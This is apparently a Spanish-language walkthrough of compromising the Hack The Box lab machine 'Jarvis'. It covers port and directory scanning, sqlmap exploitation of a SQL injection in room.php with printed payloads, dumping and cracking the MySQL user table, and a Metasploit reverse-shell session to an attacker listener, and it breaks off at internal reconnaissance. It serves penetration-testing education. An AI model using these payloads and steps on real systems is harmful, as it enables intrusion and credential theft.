


# Jarvis

En este post se explicarán los pasos que se han seguido para conseguir vulnerar la seguridad de la máquina Jarvis en Hack The Box, tal y como se refleja, es un sistema Linux con un nivel de dificultad medio (4.7).



*Ilustración 1: Jarvis.*

Se procedió a realizar un escaneo de servicios y puertos haciendo uso de NMAP:




*Ilustración 2: Comando NMAP usado.*

Port		State (toggle closed [0]   filtered [1])	Service	Reason	Product	Version	Extra info
22	tcp	open	ssh	syn-ack	OpenSSH	7.4p1 Debian 10+deb9u6	protocol 2.0
	ssh-hostkey	2048 03:f3:4e:22:36:3e:3b:81:30:79:ed:49:67:65:16:67 (RSA) 256 25:d8:08:a8:4d:6d:e8:d2:f8:43:4a:2c:20:c8:5a:f6 (ECDSA) 256 77:d4:ae:1f:b0:be:15:1f:f8:cd:c8:15:3a:c3:69:e1 (ED25519)					
80	tcp	open	http	syn-ack	Apache httpd	2.4.25	(Debian)
	http-cookie-flags	/: PHPSESSID: httponly flag not set					
	http-methods	Supported Methods: GET HEAD POST OPTIONS					
	http-server-header	Apache/2.4.25 (Debian)					
	http-title	Stark Hotel					
64999	tcp	open	http	syn-ack	Apache httpd	2.4.25	(Debian)
	http-methods	Supported Methods: OPTIONS HEAD GET POST					
	http-server-header	Apache/2.4.25 (Debian)					
	http-title	Site doesn't have a title (text/html).					

*Ilustración 3: Resultados de la ejecución del comando NMAP.*


Como se puede observar existen dos puertos en los que se ejecuta un servicio Apache (80 y 64999) y el puerto 22 está habilitado para SSH.

La web que se muestra en el puerto 80 es la siguiente:



*Ilustración 4: Web stark hotel.*

En el puerto 64999 aparece el siguiente mensaje:



*Ilustración 5: Mensaje que aparece realizando una petición GET en el puerto 64999.*

Se hizo una primera revisión en la web que se ejecuta en el puerto 80 para intentar recabar más información o hallar alguna vulnerabilidad, pero a simple vista no se detectaba nada reseñable. Así que se ejecutaron las herramientas DIRB y Nikto en los dos servicios Apache.

- DIRB:

```
---- Entering directory: http://10.10.10.143/phpmyadmin/ ----
+ http://10.10.10.143/phpmyadmin/ChangeLog (CODE:200|SIZE:19186)
==> DIRECTORY: http://10.10.10.143/phpmyadmin/doc/
==> DIRECTORY: http://10.10.10.143/phpmyadmin/examples/
+ http://10.10.10.143/phpmyadmin/favicon.ico (CODE:200|SIZE:22486)
+ http://10.10.10.143/phpmyadmin/index.php (CODE:200|SIZE:15212)
==> DIRECTORY: http://10.10.10.143/phpmyadmin/js/
==> DIRECTORY: http://10.10.10.143/phpmyadmin/libraries/
+ http://10.10.10.143/phpmyadmin/LICENSE (CODE:200|SIZE:18092)
==> DIRECTORY: http://10.10.10.143/phpmyadmin/locale/
+ http://10.10.10.143/phpmyadmin/phpinfo.php (CODE:200|SIZE:15217)
+ http://10.10.10.143/phpmyadmin/README (CODE:200|SIZE:1520)
+ http://10.10.10.143/phpmyadmin/robots.txt (CODE:200|SIZE:26)
==> DIRECTORY: http://10.10.10.143/phpmyadmin/setup/
==> DIRECTORY: http://10.10.10.143/phpmyadmin/sql/
==> DIRECTORY: http://10.10.10.143/phpmyadmin/templates/
==> DIRECTORY: http://10.10.10.143/phpmyadmin/themes/
==> DIRECTORY: http://10.10.10.143/phpmyadmin/tmp/
==> DIRECTORY: http://10.10.10.143/phpmyadmin/vendor/
```

*Ilustración 6: DIRB en 10.10.10.143:80.*

```
root@kali:~/HTB_Jarvis# dirb http://10.10.10.143:64999/ -N 500 dirbJarvis64999.txt
-----
DIRB v2.22
By The Dark Raver
-----

START TIME: Fri Jul 26 21:51:39 2019
URL BASE: http://10.10.10.143:64999/
WORDLIST FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Ignoring NOT_FOUND code -> 500
-----

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.143:64999/ ----
+ http://10.10.10.143:64999/index.html (CODE:200|SIZE:54)
+ http://10.10.10.143:64999/server-status (CODE:403|SIZE:303)
-----

END TIME: Fri Jul 26 22:04:05 2019
DOWNLOADED: 4612 - FOUND: 2
root@kali:~/HTB_Jarvis#
```

*Ilustración 7: DIRB en 10.10.10.143:64999.*

- Nikto:

```
root@kali:~/HTB_Jarvis# nikto -h 10.10.10.143
- Nikto v2.1.6
-----
+ Target IP: 10.10.10.143
+ Target Hostname: 10.10.10.143
+ Target Port: 80
+ Start Time: 2019-07-24 23:05:49 (GMT1)
-----
+ Server: Apache/2.4.25 (Debian)
+ Cookie PHPSESSID created without the httponly flag
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'ironwaf' found, with contents: 2.0.3
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.25 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ Uncommon header 'x-ob mode' found, with contents: 1
+ OSVDB-3092: /phpmyadmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpmyadmin/: phpMyAdmin directory found
+ OSVDB-3092: /phpmyadmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ 7865 requests: 0 error(s) and 15 item(s) reported on remote host
+ End Time: 2019-07-24 23:31:30 (GMT1) (1541 seconds)
-----
+ 1 host(s) tested
```

*Ilustración 8: Nikto en 10.10.10.143:80.*


```

root@kali:~/HTB_Jarvis# nikto -h http://10.10.10.143:64999/
- Nikto v2.1.6
-----
+ Target IP:      10.10.10.143
+ Target Hostname: 10.10.10.143
+ Target Port:    64999
+ Start Time:     2019-07-26 21:51:17 (GMT1)
-----
+ Server: Apache/2.4.25 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'ironwaf' found, with contents: 2.0.3
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the
  MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.25 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: POST, OPTIONS, HEAD, GET
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7869 requests: 3 error(s) and 7 item(s) reported on remote host
+ End Time:      2019-07-26 22:15:08 (GMT1) (1431 seconds)
-----
+ 1 host(s) tested

```

*Ilustración 9: Nikto en 10.10.10.143:64999.*

Lo más destacado de las pruebas que se realizaron, fue el descubrimiento de la ruta de la herramienta *phpMyAdmin* (permite administrar una base de datos MySQL desde el navegador) en la web que da servicio en el puerto 80. Además, el DIRB proporcionó rutas de interés, propias de esta herramienta, como son *setup* y *sql*.



*Ilustración 10: Panel de login de la herramienta phpMyAdmin en 10.10.10.143:80/phpmyadmin/.*




Ilustración 11: Posibilidad de acceder a las opciones que se encuentran en 10.10.10.143:80/phpmyadmin/setup/.




Ilustración 12: Acceso a los ficheros almacenados en 10.10.10.143:80/phpmyadmin/sql/.

En un principio se intentó vulnerar la seguridad del *phpMyAdmin* modificando la configuración de éste desde la ruta *10.10.10.143:80/phpmyadmin/setup/*, puesto que tener acceso a dicha ruta presenta una gran vulnerabilidad para el sistema, tal y como se explica en este *post*: <http://www.elladodelmal.com/2016/08/si-usas-phpmyadmin-quita-el-setup-de-la.html>. No se consiguió obtener nada por esta vía así que se buscó algún CVE para la versión de la herramienta (4.8.0).



Ilustración 13: Versión de phpmyadmin (4.8.0).

Para la versión de *phpMyAdmin* que está instalada en la máquina Jarvis se encuentra el CVE-2018-12613 (<https://nvd.nist.gov/vuln/detail/CVE-2018-12613>), del cual hay bastante información de como se puede realizar y en qué consiste (<https://medium.com/@happyholic1203/phpmyadmin-4-8-0-4-8-1-remote-code-execution-257bcc146f8e>, <https://www.youtube.com/watch?v=bT-00ZUTq0o>, <https://www.exploit-db.com/exploits/4502> y [https://www.rapid7.com/db/modules/exploit/multi/http/phpmyadmin\\_lfi\\_rce](https://www.rapid7.com/db/modules/exploit/multi/http/phpmyadmin_lfi_rce)). El primer escoyo para llevar a cabo la explotación de esta vulnerabilidad es la obtención del usuario y contraseña que permiten el acceso a la herramienta.

Se investigó más en profundidad la web *Stark Hotel* en busca de información que pudiera servir para conseguir los requerimientos mínimos de explotación de la vulnerabilidad encontrada. Se observó que cuando se accede a la página web de las habitaciones de hotel, el código de selección de la habitación seleccionada se envía por un parámetro (*cod*) en la *url* a un fichero con extensión PHP (*room.php*), lo que puede dar la posibilidad de que exista una inyección SQL en el parámetro mencionado si se realiza una consulta a la base de datos sin filtrar el contenido introducido vía *url*.




Ilustración 14: Posible inyección SQL en la url <http://10.10.10.143/room.php?cod=1>.

Por tanto, se lanzó *sqlmap* para comprobar la existencia de alguna inyección SQL:



```
root@kali:~/HTB_Jarvis# sqlmap --url http://10.10.10.143/room.php?cod=3 --risk=3 --level=5 --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey
all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this pr
ogram

[*] starting @ 21:33:50 /2019-08-03/

[21:33:50] [INFO] resuming back-end DBMS 'mysql'
[21:33:50] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cod (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cod=3 AND 2488=2488

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: cod=3 AND (SELECT 5473 FROM (SELECT(SLEEP(5)))gJHP)

  Type: UNION query
  Title: Generic UNION query (NULL) - 7 columns
  Payload: cod=-6548 UNION ALL SELECT NULL,CONCAT(0x716b6a7071,0x46476e44426a5a7573505647655956516d7149766d4f676d436a584f4172675a786a75426c475
34f,0x716a707871),NULL,NULL,NULL,NULL,NULL-- hHxh
---
```

*Ilustración 15: Ejecución de sqlmap parte 1.*

```
[21:33:51] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9.0 (stretch)
web application technology: PHP, Apache 2.4.25
back-end DBMS: MySQL >= 5.0.12
[21:33:51] [INFO] fetching database names
[21:33:52] [INFO] used SQL query returns 12 entries
[21:33:52] [INFO] retrieved: 'ashdfhgfdhgf'
[21:33:52] [INFO] retrieved: 'bnnv'
[21:33:53] [INFO] retrieved: 'dcfkl;sakj'
[21:33:54] [INFO] retrieved: 'hotel'
[21:33:54] [INFO] retrieved: 'hsdgj'
[21:33:55] [INFO] retrieved: 'ijjba'
[21:33:56] [INFO] retrieved: 'information_schema'
[21:33:56] [INFO] retrieved: 'kahla'
[21:33:57] [INFO] retrieved: 'mysql'
[21:33:57] [INFO] retrieved: 'ndyvz'
[21:33:57] [INFO] retrieved: 'nskcc'
[21:33:58] [INFO] retrieved: 'performance_schema'
available databases [12]:
[*] ashdfhgfdhgf
[*] bnnv
[*] dcfkl;sakj
[*] hotel
[*] hsdgj
[*] ijjba
[*] information_schema
[*] kahla
[*] mysql
[*] ndyvz
[*] nskcc
[*] performance_schema
```

*Ilustración 16: Ejecución de sqlmap parte 2.*

Una vez obtenida las bases de datos se procedió a obtener las tablas de la base de datos *mysql*:

```

root@kali:~/HTB_Jarvis# sqlmap --url http://10.10.10.143/room.php?cod=3 --risk=3 --level=5 -D mysql --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 21:36:12 /2019-08-03/

[21:36:12] [INFO] resuming back-end DBMS 'mysql'
[21:36:12] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cod (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cod=3 AND 2488=2488

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: cod=3 AND (SELECT 5473 FROM (SELECT(SLEEP(5)))gJHP)

  Type: UNION query
  Title: Generic UNION query (NULL) - 7 columns
  Payload: cod=-6548 UNION ALL SELECT NULL,CONCAT(0x716b6a7071,0x46476e44426a5a7573505647655956516d7149766d4f676d436a584f4172675a786a75426c47534f,0x716a707871),NULL,NULL,NULL,NULL,NULL-- hHxh
---

```

*Ilustración 17: Segunda ejecución sqlmap parte 1.*

```

[21:36:13] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9.0 (stretch)
web application technology: PHP, Apache 2.4.25
back-end DBMS: MySQL >= 5.0.12
[21:36:13] [INFO] fetching tables for database: 'mysql'
[21:36:14] [INFO] used SQL query returns 30 entries
[21:36:15] [INFO] retrieved: 'column_stats'
[21:36:15] [INFO] retrieved: 'columns_priv'
[21:36:16] [INFO] retrieved: 'db'
[21:36:16] [INFO] retrieved: 'event'
[21:36:17] [INFO] retrieved: 'func'
[21:36:17] [INFO] retrieved: 'general_log'
[21:36:17] [INFO] retrieved: 'gtid_slave_pos'
[21:36:18] [INFO] retrieved: 'help_category'
[21:36:18] [INFO] retrieved: 'help_keyword'
[21:36:18] [INFO] retrieved: 'help_relation'
[21:36:19] [INFO] retrieved: 'help_topic'
[21:36:19] [INFO] retrieved: 'host'
[21:36:19] [INFO] retrieved: 'index_stats'
[21:36:19] [INFO] retrieved: 'innodb_index_stats'
[21:36:20] [INFO] retrieved: 'innodb_table_stats'
[21:36:20] [INFO] retrieved: 'plugin'
[21:36:20] [INFO] retrieved: 'proc'
[21:36:21] [INFO] retrieved: 'procs_priv'
[21:36:21] [INFO] retrieved: 'proxies_priv'
[21:36:21] [INFO] retrieved: 'roles_mapping'
[21:36:21] [INFO] retrieved: 'servers'
[21:36:21] [INFO] retrieved: 'slow_log'
[21:36:22] [INFO] retrieved: 'table_stats'
[21:36:22] [INFO] retrieved: 'tables_priv'
[21:36:22] [INFO] retrieved: 'time_zone'
[21:36:22] [INFO] retrieved: 'time zone leap second'

```

*Ilustración 18: Segunda ejecución sqlmap parte 2.*



```
Database: mysql
[30 tables]
+-----+
| user
| column_stats
| columns_priv
| db
| event
| func
| general_log
| gtid_slave_pos
| help_category
| help_keyword
| help_relation
| help_topic
| host
| index_stats
| innodb_index_stats
| innodb_table_stats
| plugin
| proc
| procs_priv
| proxies_priv
| roles_mapping
| servers
| slow_log
| table_stats
| tables_priv
| time_zone
| time_zone_leap_second
| time_zone_name
| time_zone_transition
```

Ilustración 19: Segunda ejecución sqlmap parte 3.

Obtenidas las tablas de la base de datos se procedió a realizar un *dump* de la tabla *user*:

```
root@kali:~/HTB_Jarvis# sqlmap --url http://10.10.10.143/room.php?cod=3 --risk=3 --level=5 -D mysql -T user --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey
all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this pr
ogram

[*] starting @ 21:36:55 /2019-08-03/

[21:36:55] [INFO] resuming back-end DBMS 'mysql'
[21:36:55] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cod (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cod=3 AND 2488=2488

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: cod=3 AND (SELECT 5473 FROM (SELECT(SLEEP(5)))gJHP)

  Type: UNION query
  Title: Generic UNION query (NULL) - 7 columns
  Payload: code=6548 UNION ALL SELECT NULL,CONCAT(0x716b6a7071,0x46476e44426a5a7573505647655956516d7149766d4f676d436a584f4172675a786a75426c475
34f,0x716a707871),NULL,NULL,NULL,NULL,NULL-- hHxh
```

Ilustración 20: Tercera ejecución sqlmap parte 1.

```

***
[21:36:56] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9.0 (stretch)
web application technology: PHP, Apache 2.4.25
back-end DBMS: MySQL >= 5.0.12
[21:36:56] [INFO] fetching columns for table 'user' in database 'mysql'
[21:36:57] [INFO] used SQL query returns 46 entries
[21:36:57] [INFO] retrieved: 'Host','char(60)'
[21:36:58] [INFO] retrieved: 'User','char(80)'
[21:36:58] [INFO] retrieved: 'Password','char(41)'
[21:36:58] [INFO] retrieved: 'Select_priv','enum('N','Y')'
[21:36:59] [INFO] retrieved: 'Insert_priv','enum('N','Y')'
[21:36:59] [INFO] retrieved: 'Update_priv','enum('N','Y')'
[21:37:00] [INFO] retrieved: 'Delete_priv','enum('N','Y')'
[21:37:00] [INFO] retrieved: 'Create_priv','enum('N','Y')'
[21:37:00] [INFO] retrieved: 'Drop_priv','enum('N','Y')'
[21:37:00] [INFO] retrieved: 'Reload_priv','enum('N','Y')'
[21:37:01] [INFO] retrieved: 'Shutdown_priv','enum('N','Y')'
[21:37:01] [INFO] retrieved: 'Process_priv','enum('N','Y')'
[21:37:01] [INFO] retrieved: 'File_priv','enum('N','Y')'
[21:37:02] [INFO] retrieved: 'Grant_priv','enum('N','Y')'
[21:37:02] [INFO] retrieved: 'References_priv','enum('N','Y')'
[21:37:03] [INFO] retrieved: 'Index_priv','enum('N','Y')'
[21:37:03] [INFO] retrieved: 'Alter_priv','enum('N','Y')'
[21:37:04] [INFO] retrieved: 'Show_db_priv','enum('N','Y')'
[21:37:04] [INFO] retrieved: 'Super_priv','enum('N','Y')'
[21:37:04] [INFO] retrieved: 'Create_tmp_table_priv','enum('N','Y')'
[21:37:05] [INFO] retrieved: 'Lock_tables_priv','enum('N','Y')'
[21:37:05] [INFO] retrieved: 'Execute_priv','enum('N','Y')'
[21:37:05] [INFO] retrieved: 'Repl_slave_priv','enum('N','Y')'
[21:37:05] [INFO] retrieved: 'Repl_client_priv','enum('N','Y')'
[21:37:06] [INFO] retrieved: 'Create_view_priv','enum('N','Y')'

```

*Ilustración 21: Tercera ejecución sqlmap parte 2.*

```

[21:37:07] [INFO] retrieved: 'Create_routine_priv','enum('N','Y')'
[21:37:07] [INFO] retrieved: 'Alter_routine_priv','enum('N','Y')'
[21:37:07] [INFO] retrieved: 'Create_user_priv','enum('N','Y')'
[21:37:08] [INFO] retrieved: 'Event_priv','enum('N','Y')'
[21:37:08] [INFO] retrieved: 'Trigger_priv','enum('N','Y')'
[21:37:08] [INFO] retrieved: 'Create_tablespace_priv','enum('N','Y')'
[21:37:08] [INFO] retrieved: 'ssl_type','enum('','ANY','X509','SPECIFIED')'
[21:37:09] [INFO] retrieved: 'ssl_cipher','blob'
[21:37:09] [INFO] retrieved: 'x509_issuer','blob'
[21:37:09] [INFO] retrieved: 'x509_subject','blob'
[21:37:10] [INFO] retrieved: 'max_questions','int(11) unsigned'
[21:37:10] [INFO] retrieved: 'max_updates','int(11) unsigned'
[21:37:10] [INFO] retrieved: 'max_connections','int(11) unsigned'
[21:37:10] [INFO] retrieved: 'max_user_connections','int(11)'
[21:37:10] [INFO] retrieved: 'plugin','char(64)'
[21:37:10] [INFO] retrieved: 'authentication_string','text'
[21:37:11] [INFO] retrieved: 'password_expired','enum('N','Y')'
[21:37:11] [INFO] retrieved: 'is_role','enum('N','Y')'
[21:37:12] [INFO] retrieved: 'default_role','char(80)'
[21:37:12] [INFO] retrieved: 'max_statement_time','decimal(12,6)'
[21:37:12] [INFO] fetching entries for table 'user' in database 'mysql'
[21:37:12] [INFO] used SQL query returns 1 entry
[21:37:13] [INFO] recognized possible password hashes in column 'Password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[21:37:21] [INFO] writing hashes to a temporary file '/tmp/sqlmapIj4rTY2420/sqlmaphashes-Wr8YOV.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[21:37:25] [INFO] using hash method 'mysql_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files

```

*Ilustración 22:: Tercera ejecución sqlmap parte 3.*












Ilustración 31: Ejecución del exploit.

```
msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.14.137:8558
[*] Sending stage (38247 bytes) to 10.10.10.143
[*] Meterpreter session 1 opened (10.10.14.137:8558 -> 10.10.10.143:39118) at 2019-08-04 20:22:40 +0100

meterpreter > sysinfo
Computer      : jarvis
OS            : Linux jarvis 4.9.0-8-amd64 #1 SMP Debian 4.9.144-3.1 (2019-02-19) x86_64
Meterpreter   : php/linux
meterpreter > getuid
Server username: www-data (33)
meterpreter >
```

Ilustración 32: Sesión de meterpreter abierta.

Se ejecutó correctamente y se obtuvo una sesión de *meterpreter* que permanecía a la escucha. Pero se tenía acceso al sistema con el usuario *www-data* que no poseía ningún privilegio para obtener ninguna *flag*.

Haciendo un reconocimiento interno se podía vislumbrar la siguiente información:

```
ss -t -l -n
